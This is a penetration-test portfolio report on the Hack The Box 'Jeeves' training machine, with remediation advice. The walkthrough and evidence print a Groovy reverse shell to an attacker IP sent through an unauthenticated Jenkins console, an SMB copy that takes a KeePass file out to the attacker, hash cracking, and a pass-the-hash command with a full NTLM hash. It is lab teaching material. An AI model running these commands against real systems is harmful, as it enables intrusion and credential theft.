ARCHWARDEN

Jeeves

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a penetration test of a simulated externally accessible target system. The objective was to identify security weaknesses, assess potential impact, document findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Joe Thompson performed testing using a “Grey Box” approach without credentials or prior knowledge of the externally facing environment. The objective was to identify unknown weaknesses through non-evasive testing techniques, focusing on misconfigurations and exploitable vulnerabilities.

Testing was conducted remotely from Joe Thompson’s assessment environment. Each identified weakness was documented and manually validated to assess exploitation feasibility and potential impact. Where initial access was obtained, additional testing was performed to evaluate the extent of compromise, including privilege escalation and post-exploitation impact.

3.2 Scope

The scope of this assessment included a single externally accessible host. Testing focused on identifying vulnerabilities that could allow initial access, privilege escalation, and full compromise of the target system.

In Scope Assets

Asset Type	Description
External Host	Public-facing target system
Administrative Web Application	Jenkins service exposed on port 50000
Local Operating System	Underlying Windows host assessed following successful exploitation

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 4 security findings affecting the confidentiality, integrity, and availability of the assessed environment. The findings were categorized by severity, including 2 critical-risk findings, 1 high-risk findings, 0 medium-risk findings, 1 low-risk findings, and 0 informational observations.

Testing demonstrated that an unauthenticated attacker could gain administrative access to a public-facing Jenkins instance, resulting in remote code execution on the underlying host. Subsequent post-exploitation activity led to the discovery of insecurely stored credentials, which were leveraged to obtain full administrative control of the system. This attack path highlights weaknesses in authentication controls, application hardening, credential management, and privilege separation.

It is recommended that the assessed environment prioritize remediation efforts based on the guidance provided in the Remediation Summary section of this report, with particular focus on addressing critical and high-risk findings. In addition, implementing regular vulnerability assessments and security reviews will help identify similar issues earlier in the lifecycle. Following remediation, a more in-depth review of privileged access controls, credential storage practices, and administrative service exposure may further reduce the risk of future compromise and improve overall detection and response capabilities.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker with no prior knowledge of the assessed environment. Testing focused on identifying exposed services and weaknesses accessible from the target host without relying on system configuration or architectural details.

4.1 Summary of Findings

During testing, Joe Thompson identified 4 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **2 Critical**, **1 High** and **1 Low** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	Administrative Access via Pass-the-Hash Authentication	14

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson was able to gain an initial foothold through the externally exposed attack surface and chain multiple weaknesses to achieve full administrative compromise of the target system. The walkthrough below documents one successful attack path from initial access to compromise and does not represent all vulnerabilities or misconfigurations identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity. The purpose of this attack chain is to demonstrate how individual vulnerabilities interact to increase overall risk and to assist with remediation prioritization (for example, remediating one or two critical weaknesses may break the attack chain while broader remediation efforts are underway).

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the Jeeves target system.

1. Enumerated exposed services and identified Jenkins on port 50000
2. Discovered unauthenticated access to the Jenkins administrative interface
3. Abused the Jenkins Script Console to execute arbitrary commands
4. Established a reverse shell as the `kohsuke` user
5. Located and exfiltrated a KeePass database from the user profile
6. Cracked the KeePass database password offline
7. Retrieved an NTLM hash from the KeePass vault
8. Used pass-the-hash authentication over SMB to obtain an Administrator shell
9. Enumerated NTFS Alternate Data Streams and recovered the root flag

Detailed reproduction steps for this attack chain are as follows:

1. Service Enumeration

An initial full TCP port scan was performed against the target.

```
sudo nmap -p- --min-rate 1000 -T4 10.129.23.199 -oA TCP_allports
```

The discovered ports were extracted for detailed enumeration.

```
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
```

A detailed service scan was then performed.

```
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.23.199
```

This scan exposed the port 50000 as a directory listing and jenkins-related content.

2. Discover Jenkins Administrative Interface

Directory enumeration identified the Jenkins path.

```
ffuf -u http://jeeves.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt -ic -t 200
```

```
http://jeeves.htb:50000/askjeeves/
```

The Jenkins administrative interface was accessible without authentication.

3. Execute Commands via Jenkins Script Console

Within Jenkins, the Script Console was accessed through:

```
Manage Jenkins → Script Console
```

Command execution was confirmed with:

```
println "whoami".execute().text
```

The command executed successfully as:

```
kohsuke
```

4. Establish Reverse Shell

A listener was started on the attacker system.

```
rlwrap nc -lvnp 9001
```

A Groovy reverse shell was executed through the Jenkins Script Console.

```
String host="10.10.16.171";
int port=9001;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();

while(!s.isClosed()){
  while(pi.available()>0)so.write(pi.read());
  while(pe.available()>0)so.write(pe.read());
  while(si.available()>0)po.write(si.read());
  so.flush();po.flush();
  Thread.sleep(50);
  if(!p.isAlive()){s.close();break;}
}
```

This provided shell access as kohsuke, as well as access to the user.txt flag located at C:\Users\Kohsuke\Desktop

5. Locate and Exfiltrate KeePass Database

During post-exploitation enumeration, a KeePass database was identified.

```
C:\Users\kohsuke\Documents\CEH.kdbx
```

An SMB server was started on the attacker system.

```
impacket-smbserver share . -smb2support
```

The KeePass database was copied to the attacker system.

```
copy CEH.kdbx \\10.10.16.171\share\CEH.kdbx
```

6. Crack KeePass Database

The KeePass database was converted to a crackable hash format.

```
keepass2john CEH.kdbx > hash.txt
```

The hash was cracked with Hashcat.

```
hashcat -m 13400 hash.txt --username /usr/share/wordlists/rockyou.txt
```

Recovered password:

```
moonshine1
```

7. Retrieve Administrative NTLM Hash

The KeePass vault contained an entry labeled Backup stuff, which included an NTLM hash.

```
Backup stuff - ?:aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
```

8. Authenticate as Administrator via Pass-the-Hash

Because SMB was exposed, pass-the-hash authentication was attempted against the local Administrator account.

```
pth-winexe -U jeeves/
Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //
10.129.23.199 cmd
```

This provided a shell as Administrator.

9. Recover Root Flag from Alternate Data Stream

The Administrator desktop contained a decoy file indicating the flag was hidden elsewhere.

```
type C:\Users\Administrator\Desktop\hm.txt
```

Alternate Data Streams were enumerated.

```
dir /r
```

The root flag was recovered from the hidden stream.

```
more < hm.txt:root.txt
```

This completed full compromise of the target system.

6 Remediation Summary

As a result of this assessment, several opportunities were identified to strengthen the security posture of the assessed environment. The remediation actions below are prioritized to address the most impactful issues first, beginning with those that can be implemented with minimal effort and disruption. All remediation activities should be carefully planned, tested, and validated to minimize the risk of service interruption or data loss.

6.1 Short Term

- Require authentication on Jenkins immediately
- Disable Script Console
- Rotate administrative credentials
- Remove stored hashes from vaults
- Restrict SMB administrative access

6.2 Medium Term

- Implement privileged access management
- Segment management interfaces
- Audit stored secrets across endpoints
- Deploy EDR for credential theft detection

6.3 Long Term

- Zero Trust admin access model
- Centralized secrets management
- Continuous vulnerability management
- Harden CI/CD and Jenkins governance

7 Technical Findings Details

1. Administrative Access via Pass-the-Hash Authentication - Critical

CWE	CWE-798 - Use of Hard-coded Credentials
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	Recovered NTLM credentials were accepted for SMB administrative authentication, allowing remote command execution as Administrator.
Impact	• Full remote administrative access to the host • Bypass of password knowledge requirements using NTLM material • Ability to execute commands, deploy malware, or create persistence • Potential access to sensitive files and additional credentials • Accelerated lateral movement across the environment
Remediation	• Rotate all exposed local administrator credentials immediately • Implement unique local administrator passwords (e.g., Microsoft LAPS) • Restrict SMB administrative access to authorized management hosts only • Disable NTLM authentication where operationally feasible • Enforce remote administration through managed channels (WinRM with controls, privileged jump hosts) • Monitor for Pass-the-Hash indicators such as NTLM network logons from unusual hosts • Separate administrative accounts from standard user activity
References	Finding 3

Finding Evidence

Using found NTLM hash to authenticate as Administrator:

```
pth-winexe -U jeeves/
Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //
10.129.23.183 cmd
```


```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Jeeves]
└─$ pth-winexe -U jeeves/Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.129.23.199 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
jeeves\administrator
```

2. Unauthenticated Jenkins Administrative Console Leading to Remote Code Execution - Critical


CWE	CWE-306 - Missing Authentication for Critical Function
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	A Jenkins administrative instance was accessible without authentication. The Jenkins Script Console permits direct Groovy script execution on the underlying host. An attacker can use this feature to execute arbitrary operating system commands.
Impact	• Unauthenticated full administrative access to Jenkins • Arbitrary command execution on host • Complete compromise of application server • Credential harvesting and lateral movement opportunities
Affected Component	• Jenkins administrative portal (jeeves.htb:50000) • Script Console
Remediation	• Require authentication for all Jenkins administrative functions • Restrict Script Console access to trusted administrators only • Place Jenkins behind VPN or access controls • Upgrade and harden Jenkins configuration • Monitor administrative script execution events
References	Finding 1


Finding Evidence

Missing Authentication:




Access to groovy script console:





Remote Code Execution:

```
println "whoami".execute().text
```



Not Secure
http://jeeves.htb:50000/askjeeves/script
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Projects | SysReptor (1)
Bloodhound
Jenkins
log in
Jenkins
New Item
People
Build History
Manage Jenkins
Credentials
Build Queue
No builds in the queue.
Build Executor Status
1 Idle
2 Idle
Script Console
Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:
println(Jenkins.instance.pluginManager.plugins)
All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.
println "whoami".execute().text
Run
Result
jeeves\kohsuke

3. Insecure Storage of Credentials in KeePass Vault Leading to Administrative Access - High

CWE	CWE-922 - Insecure Storage of Sensitive Information
CVSS 3.1	8.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	A KeePass vault was stored in the user documents directory and was accessible after initial compromise. The vault password was weak and successfully cracked offline. Stored secrets included an NTLM hash used to authenticate as Administrator.
Impact	• Exposure of privileged credentials • Administrative access via pass-the-hash • Full system compromise • Persistence opportunities
Affected Component	C:\Users\kohsuke\Documents\CEH.kdbx
Remediation	• Store vaults in protected locations • Use strong unique master passwords • Avoid storing reusable administrator hashes/passwords • Enforce credential rotation after exposure • Use LAPS / privileged access management controls
References	Finding 2


Finding Evidence

Exfiltration of file:




```
impacket-smbserver share . -smb2support
```

```
copy CEH.kdbx \\10.10.16.171\share\CEH.kdbx
```



Cracking the file's password:

```
keepass2john CEH.kdbx > hash.txt
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Jeeves]
└─$ keepass2john CEH.kdbx
CEH:$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48
```


```
hashcat -m 13400 hash.txt --username /usr/share/wordlists/rockyou.txt
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Jeeves]
└─$ hashcat -m 13400 hash.txt --username /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================

* Device #01: cpu-haswell-13th Gen Intel(R) Core(TM) i9-13900K, 2948/5897 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory allocated for this attack: 513 MB (3463 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea2fd01a6a0757c000e1873f3c71941d3d*3869fe357ff2d7db1555cc668d1d606b1dfaf02b9dba2621cbe9ecb63c7a4091*393c97beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1
617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48:moonshine1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13400 (KeePass (KDBX v2/v3))
Hash.Target......: $keepass$*2*6000*0*1af405cc00f979ddb9bb387c4594fcea...47db48
Time.Started.....: Thu Apr 23 22:10:50 2026 (7 secs)
Time.Estimated...: Thu Apr 23 22:10:57 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
